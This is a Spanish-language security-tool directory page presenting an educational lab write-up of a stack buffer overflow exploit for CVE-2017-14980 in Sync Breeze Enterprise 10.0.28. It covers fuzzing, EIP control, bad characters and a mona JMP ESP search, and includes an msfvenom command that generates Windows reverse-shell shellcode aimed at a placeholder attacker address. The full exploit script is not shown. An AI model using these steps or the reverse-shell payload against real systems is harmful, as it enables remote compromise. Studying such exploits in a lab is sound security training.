

Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2017-14980 — Estudio de una vulnerabilidad clásica de desbordamiento de búfer basado en pila en un entorno de laboratorio controlado con fines educativos. | Kitploit
Herramientas/GitHubGitHub/godoy-sec/cve-2017-14980
ExplotaciónDepuradoresFuzzingAprendizaje y EducaciónGeneración de ShellcodeDesarrollo de PayloadsExplotación de BinariosLabs y Práctica
GitHubgodoy-sec/cve-2017-14980

CVE-2017-14980

Estudio de una vulnerabilidad clásica de desbordamiento de búfer basado en pila en un entorno de laboratorio controlado con fines educativos.

156hace 3 mesesAún no revisado
Ver Repositorio
Compartir

CVE-2017-14980

Sync Breeze Enterprise 10.0.28 - Investigación de Desbordamiento de Búfer

Objetivo

Estudio de una vulnerabilidad clásica de desbordamiento de búfer basado en pila en un entorno de laboratorio controlado con fines educativos.

El objetivo de este proyecto era comprender mejor:

  • Fuzzing de aplicaciones
  • Análisis de fallos
  • Control del EIP
  • Identificación de caracteres malos
  • Corrupción de memoria
  • Flujo de ejecución de shellcode
  • Metodología básica de desarrollo de exploits

Entorno

  • Máquina Virtual Windows 10
  • Sync Breeze Enterprise 10.0.28
  • Immunity Debugger
  • Mona.py
  • Python

Configuración del Laboratorio

El primer paso consistió en instalar Sync Breeze Enterprise 10.0.28 dentro de una máquina virtual Windows 10 configurada para la investigación de vulnerabilidades y el desarrollo de exploits.

El entorno fue aislado para garantizar pruebas seguras y controladas.

Ambas máquinas virtuales (objetivo y atacante) se configuraron usando el modo Adaptador de Red en Puente (Bridged Network Adapter) para permitir la comunicación directa entre los sistemas durante el proceso de explotación.


Cliente Sync Breeze

Sync Breeze Client

Página de Inicio de Sesión de Sync Breeze

Sync Breeze Login


Metodología

1. Recopilación de Información

Se configuraron herramientas de depuración para analizar el comportamiento de la aplicación durante la ejecución y observar las condiciones del fallo.


2. Fuzzing

Se enviaron grandes secuencias de bytes a la aplicación con el fin de identificar el tamaño aproximado de búfer necesario para provocar un fallo.


3. Validación de la Vulnerabilidad

Tras identificar el umbral de fallo, la aplicación se probó nuevamente usando el tamaño de payload descubierto para confirmar la vulnerabilidad.


4. Control del EIP

Se identificó el desplazamiento exacto necesario para sobrescribir el Puntero de Instrucción (EIP).

Generar un patrón único:

/usr/bin/msf-pattern_create -l <SIZE>

Identificar el desplazamiento:

/usr/bin/msf-pattern_offset -l <SIZE> -q <EIP_VALUE>

Donde:

  • <SIZE> = longitud del payload descubierta durante el fuzzing
  • <EIP_VALUE> = valor de 4 bytes observado sobrescribiendo el EIP

Captura de Pantalla del Control del EIP

EIP Control


5. Análisis de Caracteres Malos

Se identificaron los caracteres malos para determinar qué bytes no podían ser procesados de forma segura por la aplicación.

Archivo de Caracteres Malos


6. Identificación de la Dirección de Retorno

Se localizó una instrucción JMP ESP adecuada en un módulo sin ASLR habilitado.

Enumerando los módulos cargados:

!mona modules

Buscando JMP ESP:

!mona find -s "\xff\xe4" -m <MODULE_NAME>

Se dio preferencia a DLLs específicas de la aplicación debido a la presencia de direcciones de memoria estáticas.

Captura de Pantalla de Mona JMP ESP

Mona JMP ESP


7. Prueba de Ejecución

Se validó el flujo de ejecución del payload para garantizar la correcta redirección al búfer controlado.


8. Generación del Shellcode

Se generó el shellcode excluyendo los caracteres malos previamente identificados.

msfvenom -p windows/shell_reverse_tcp LHOST=<LOCAL_IP> LPORT=<PORT> EXITFUNC=thread -b "BAD_CHARS" -f c

Se añadió un sled NOP (\x90) antes del shellcode para mejorar la fiabilidad de la ejecución del payload.

Captura de Pantalla de la Ejecución del Payload

Payload Execution


9. Desarrollo del Exploit Final

El exploit final se ensambló y probó con éxito dentro del entorno de laboratorio aislado.

Aviso Legal

Este proyecto fue desarrollado estrictamente con fines educativos y de investigación dentro de un entorno de laboratorio aislado.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    402
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    260
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    259

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →




